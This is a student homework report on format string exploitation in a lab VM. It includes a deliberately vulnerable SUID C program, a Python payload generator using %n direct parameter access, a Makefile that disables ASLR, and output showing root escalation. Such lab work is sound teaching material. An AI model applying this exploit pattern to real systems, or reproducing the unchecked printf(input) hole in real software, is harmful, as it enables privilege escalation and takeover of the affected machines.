ENPM691 Homework 09: Format String Exploitation Attack

Nelay Sharma
University of Maryland
UID: 122295414
11/18/2025

***Abstract*—This homework demonstrates a format string vulnerability exploitation technique using printf() to redirect program execution by overwriting function pointers. The exploit implements a vulnerable C program containing both a format string bug and a target function that executes fork()/exec() operations with elevated privileges. In addition, the attack leverages the %n format specifier to write arbitrary values to memory addresses, specifically overwriting a global function pointer with the address of the target function. Upon successful exploitation, the redirected execution spawns an external "Hello World!" program with root privileges via SUID mechanisms. The methodology involves address discovery, stack parameter analysis, payload construction using direct parameter access, and precise memory write operations. The results show complete program control flow hijacking, achieving privilege escalation from user to root (UID 0) through format string manipulation. This technique shows us how printf() family exploit vulnerabilities can lead us to arbitrary code execution when combined with the SUID binaries and disabled security protections. [1] [4]**

I. Introduction

Format string vulnerabilities represent a critical class of memory corruption exploits that abuse the `printf()` family of functions when a user input is directly substituted as format arguments. These vulnerabilities occur when applications pass unvalidated user input directly to `printf()` without any proper format string specifications, which enables attackers to read arbitrary memory locations and write values to controlled addresses. In addition, The `%n` format specifier proves how particularly dangerous it is as it writes the number of characters printed thus far to a memory address specified by the corresponding argument. This homework looks into function pointer hijacking through format string exploitation, building from ENPM691 Lecture 09 covering format string attack vectors, direct parameter access techniques, and memory write primitives. [1]

II. Methodology

A. Environment

All work was done in a Kali Linux virtual machine inside VMware Workstation Pro 17, with 80 GB of storage and 8 GB of memory. Compilation was performed with GCC 14.2.0 (Debian 14.2.0-1) in 32-bit mode using the `-m32` flag, and debugging/analysis was carried out with GDB 16.3. The architecture used was IA-32 (x86). Multilib support was installed to ensure successful `-m32` compilation. A dedicated directory named `hw09` (inside the Kali VM) was created to hold source code, compiled binaries, and analysis outputs. [5]

B. Programs

Three components: `victim.c`, `hello.c`, `exploit.py` were created to replicate the format string exploitation attack, based on the examples ENPM691 Lecture 09 and `basicPrintf3_vuln.c`. The `victim.c` program contains a format string vulnerability in the `vulnerable()` function using direct `printf(input)` without format validation, along with a global function pointer and `target_function()` that serves as the exploitation target for function pointer hijacking. The `hello.c` program provides the external executable launched with elevated privileges after successful exploitation, demonstrating privilege escalation through `system()` calls with `setuid(0)`. The `exploit.py` script automates address discovery by parsing program output and constructs format string payloads using `%14$n` direct parameter access for precise memory writes. Compilation flags `gcc -m32 -fno-stack-protector -no-pie -fno-pie -g` ensure 32-bit mode, disabled protections, and debug symbols enabling exploitation. [2] [1]

```
sudo sysctl kernel.randomize_va_space=0
sudo chown root:root victim hello
sudo chmod u+s victim hello
```

C. Artifacts

- **Code:** `victim.c`, `hello.c`, `exploit.py`, and `Makefile`.
- **Build / Flags:** `gcc -m32 -fno-stack-protector -no-pie -fno-pie -g` (used for compilation).
- **Payload:** `payload3` binary file containing function pointer address and format string.
- **GDB Transcript:** Debugging session output showing memory states and function calls.
- **Disassembly:** `objdump` output showing `target_function` and `vulnerable` function assembly.
- **Symbol/Section Data:** Function addresses and global variable locations.
- **Address Discovery:** Target function at 0x080491c6, function pointer at 0x0804c048.
- **System Configuration:** ASLR status (`cat /proc/sys/kernel/randomize_va_space`).
- **Runtime Log:** Terminal output demonstrating successful exploit execution and privilege escalation.

III. Results

A. Program Execution

Upon successfully executing the vulnerable program it successfully displayed target function address (0x080491c6) and function pointer address (0x0804c048) during normal execution, confirming predictable memory layout with ASLR disabled. Format string using: "AAAA%11$x.%12$x.%13$x.%14$x.%15$x" revealed user input buffer accessible at stack parameter position 14, where the AAAA pattern appeared as 41414141 in hexadecimal format followed by calculated padding and %14$n format specifier to write the target function address. [5]

TABLE I: Function and Memory Addresses

Component	Address
target_function	0x080491c6
func_ptr (global)	0x0804c048
vulnerable function	0x08049XXX
main function	0x08049XXX
Stack parameter 14	Input buffer location
Format string offset	Position 14

Successful exploitation demonstrated function pointer overwrite from NULL (0x00000000) to 0x080491c6, triggering target function execution with message: "FORMAT STRING EXPLOIT SUCCESS!" followed by Hello World program execution displaying: "UID: 0, EUID: 0", confirming root privilege acquisition.

B. Assembly Analysis

- Target function disassembly reveals `setuid(0)` system call setup and `system()` operations for privilege escalation and external program execution via standard libc function calls.
- Vulnerable function contains direct `printf()` call using input as format string without validation, creating the exploitable condition via the missing format specifier.
- Function pointer access show standard indirect call instructions accessing the global variable at fixed memory address at `0x0804c048` for hijacking.

TABLE II: target_function disassembly

Address	Instruction	Purpose
0x080491c6	push %ebp	Function prologue
0x080491c7	call setuid	Set user ID to 0
0x080491cc	call system	Execute hello program

C. Verification Output

Successful GDB analysis confirmed initial function pointer state as: NULL (0x00000000) and successful overwrite to target function address: (0x080491c6). Memory examination showed precise write operation at calculated offset 14 on the stack position. In addition, stepping through exploitation revealed format string processing, memory write execution via `%n` format specifier, and subsequent function pointer invocation leading to target function execution; terminal output also demonstrated complete escalation with "UID: 0, EUID: 0" confirming root access acquisition through SUID mechanism. In short, the format string exploit successfully achieved complete program control flow hijacking with privilege escalation.

TABLE III: Format String Exploit Verification

Analysis	Result
Initial func_ptr state	0x00000000 (NULL)
Final func_ptr state	0x080491c6 (target_function)
Stack parameter offset	Position 14
Privilege escalation	UID: 0, EUID: 0
ASLR status	0 (disabled)
Exploit success	Complete control flow hijacking

IV. Discussion and Conclusion

This homework demonstrates a complete format string exploitation chain achieving function pointer hijacking and privilege escalation via precise memory write operations. The attack leverages fundamental `printf()` vulnerability where the user input directly replaces the format string arguments, enabling `%n` format specifier abuse for arbitrary memory writes. Critical success factors include disabling ASLR providing predictable memory addresses, stack parameter analysis, and SUID configuration enabling privilege boundary crossing. From a security standpoint, the exploitation technique mirrors real-world format string vulnerabilities found in system utilities and network services or in network services. For example, a network logging daemon that processes user-supplied long messages via `printf()` could allow for remote attackers to exploit and overwrite function pointers and execute malicious code with privileges. In conclusion, this homework reinforces fundamental principles: understanding format string vulnerabilities, memory corruption techniques, and function pointer hijacking is essential for developing secure software and performing security assessments.

Acknowledgements

Special thanks to Dr. Lewis Collier for assistance and guidance for this homework assignment.

Glossary of Terms

Format String Vulnerability: A bug where user input controls `printf()` format strings, allowing memory read/write attacks.

Function Pointer: A variable storing a function's memory address that can be hijacked to redirect execution.

%n Format Specifier: A `printf` code that writes character count to memory, enabling arbitrary memory writes.

References

[1] ENPM691 Lecture 09, "Format String Vulnerabilities" 2025.

[2] B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, 2nd ed. Prentice Hall, 1988.

[3] OWASP Foundation, "Format String Attack," OWASP Web Security Testing Guide, 2021. [Online]. Available: https://owasp.org/www-community/attacks/Format_string_attack

[4] scut and team teso, "Exploiting Format String Vulnerabilities," Phrack Magazine, vol. 59, article 7, 2002.

[5] Free Software Foundation, "The GNU C Library Reference Manual," GNU Project, 2024. [Online]. Available: https://www.gnu.org/software/libc/manual/

APPENDIX A
MAIN SOURCE CODE: VICTIM.C

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void (*func_ptr)(void) = NULL;

/*---------- Slide 60 ----------*/
void target_function(void) {
    printf("*** FORMAT STRING EXPLOIT SUCCESS! ***\n");
    setuid(0);
    system("./hello");
}
/*------------------------------*/

/*---------- Slide 20, 58 ----------*/
void vulnerable(char *input) {
    printf("Input: %s\n", input);
    printf("Format string output: ");
    printf(input);
    printf("\n");

    printf("Function pointer value: %p\n", func_ptr);
    if (func_ptr) {
        printf("Calling function pointer!\n");
        func_ptr();
    } else {
        printf("Function pointer is NULL\n");
    }
}
/*----------------------------------*/

int main(int argc, char *argv[]) {
    printf("Target function: %p\n", target_function);
    printf("Function pointer: %p\n", &func_ptr);

    char input[200];
    if (argc > 1) {
        strcpy(input, argv[1]);
    } else {
        fgets(input, sizeof(input), stdin);
    }

    vulnerable(input);
    return 0;
}
```

APPENDIX B
MAIN SOURCE CODE: HELLO.C

```
#include <stdio.h>
#include <unistd.h>

/*---------- Slide 60 ----------*/
int main() {
    printf("Hello World from ROOT!\n");
    printf("UID: %d, EUID: %d\n", getuid(), geteuid());
    return 0;
}
/*------------------------------*/
```

APPENDIX C
MAIN SOURCE CODE: EXPLOIT.PY

```
#!/usr/bin/env python3
```

```
import subprocess
import struct

result = subprocess.run(['./victim', 'test'], capture_output=True, text=True)
lines = result.stdout.split('\n')

target_addr = int(lines[0].split(': ')[1], 16)
ptr_addr = int(lines[1].split(': ')[1], 16)

print(f"Target: 0x{target_addr:08x}")
print(f"Pointer: 0x{ptr_addr:08x}")

#---------- Slide 48 ----------
ptr_bytes = struct.pack("<I", ptr_addr)
padding = target_addr - 4
payload = ptr_bytes + f"%{padding}c%14$n".encode()
#------------------------------

with open('payload3', 'wb') as f:
    f.write(payload)

print("Payload created as payload3")
print(f"Will write 0x{target_addr:08x} to 0x{ptr_addr:08x}")
```

APPENDIX D
MAIN SOURCE CODE: MAKEFILE

```
CC = gcc
CFLAGS = -m32 -fno-stack-protector -no-pie -fno-pie -g

all: victim hello
 sudo sysctl kernel.randomize_va_space=0

victim: victim.c
 $(CC) $(CFLAGS) -o victim victim.c

hello: hello.c
 $(CC) $(CFLAGS) -o hello hello.c

suid: victim hello
 sudo chown root:root victim hello
 sudo chmod u+s victim hello

exploit: victim hello
 python3 exploit.py
 ./victim "$(cat payload3)"

clean:
 rm -f victim hello payload3

.PHONY: all suid exploit clean
```

APPENDIX E
BINARY ANALYSIS OUTPUT

```
file victim hello

victim: setuid ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=e715968a861ce89cc2ef7fa5c83ebfcb25152088,
for GNU/Linux 3.2.0, with debug_info, not stripped

hello: setuid ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=a3575fee5cddaf1712727378c2baff3db36dbe80,
for GNU/Linux 3.2.0, with debug_info, not stripped
```

```
objdump -d victim | grep -A 5 "target_function"

080491c6 <target_function>:
 80491c6: 55                    push   %ebp
 80491c7: 89 e5                 mov    %esp,%ebp
 80491c9: 83 ec 08              sub    $0x8,%esp
 80491cc: 83 ec 0c              sub    $0xc,%esp
 80491cf: 68 08 a0 04 08        push   $0x804a008

objdump -t victim | grep func_ptr

0804c048 g     O .bss 00000004 func_ptr
```

APPENDIX F
STACK PARAMETER ANALYSIS

```
./victim "AAAA%11\$x.%12\$x.%13\$x.%14\$x.%15\$x"

Target function: 0x80491c6
Function pointer: 0x804c048
Input: AAAA%11$x.%12$x.%13$x.%14$x.%15$x
Format string output: AAAAf63d4e2e.7b1ea71.0.41414141.24313125
Function pointer value: (nil)
Function pointer is NULL

./victim "$(python3 -c "print('\x48\xc0\x04\x08' + '%14\$x')")"

Target function: 0x80491c6
Function pointer: 0x804c048
Input: H%14$x
Format string output: H480c348
Function pointer value: (nil)
Function pointer is NULL
```

APPENDIX G
EXPLOIT EXECUTION OUTPUT

```
python3 exploit.py

Target: 0x080491c6
Pointer: 0x0804c048
Payload created as payload3
Will write 0x080491c6 to 0x0804c048

./victim "$(cat payload3)"

Target function: 0x80491c6
Function pointer: 0x804c048
Input: H[extensive padding with format string]
Format string output: H[padding output]
Function pointer value: 0x80491c6
Calling function pointer!
*** FORMAT STRING EXPLOIT SUCCESS! ***
Hello World from ROOT!
UID: 0, EUID: 0
```

APPENDIX H
PAYLOAD ANALYSIS

```
xxd payload3 | head -5

00000000: 48c0 0408 2531 3334 3531 3731 3836 6325  H...%134517186c%
00000010: 3134 246e                                14$n

ls -la payload3

-rw-rw-r-- 1 kali kali 20 Nov 20 23:27 payload3
```

APPENDIX I
SYSTEM CONFIGURATION

```
cat /proc/sys/kernel/randomize_va_space
0

ls -la victim hello

-rwsrwxr-x 1 root root 16056 Nov 20 23:24 hello
-rwsrwxr-x 1 root root 17900 Nov 20 23:24 victim

file victim hello

victim: setuid ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=e715968a861ce89cc2ef7fa5c83ebfcb25152088,
for GNU/Linux 3.2.0, with debug_info, not stripped

hello: setuid ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=a3575fee5cddaf1712727378c2baff3db36dbe80,
for GNU/Linux 3.2.0, with debug_info, not stripped
```

APPENDIX J
COMPILER AND DEBUGGER FLAGS

```
CFLAGS = -m32 -fno-stack-protector -no-pie -fno-pie -g
```

- `-m32`: Compile for 32-bit IA-32 architecture
- `-fno-stack-protector`: Disable stack canaries to prevent overflow detection
- `-no-pie`: Disable Position Independent Executable (PIE) for fixed addresses
- `-fno-pie`: Disable position-independent code at compile time
- `-g`: Include debugging information for GDB analysis

APPENDIX K
SETUP COMMANDS

```
mkdir hw09
cd hw09

make all
make suid
make exploit

./victim "%x %x %x %x %x %x %x %x"
./victim "AAAA%11\$x.%12\$x.%13\$x.%14\$x.%15\$x"
./victim "$(python3 -c "print('\x48\xc0\x04\x08' + '%14\$x')")"

python3 exploit.py
./victim "$(cat payload3)"
```

APPENDIX L
FILES BUILD VERIFICATION

```
file exploit.py hello.c victim.c Makefile

exploit.py: Python script, ASCII text executable
hello.c:    C source, ASCII text
victim.c:   C source, ASCII text
Makefile:   makefile script, ASCII text
```

APPENDIX M
SCREENSHOT: FORMAT STRING VULNERABILITY TESTING AND STACK ANALYSIS



Fig. 1: Terminal session showing format string testing and stack parameter analysis revealing input at offset 14

APPENDIX N
SCREENSHOT: SUCCESSFUL FORMAT STRING EXPLOIT EXECUTION

Fig. 2: Successful exploit execution showing function pointer hijacking and privilege escalation to root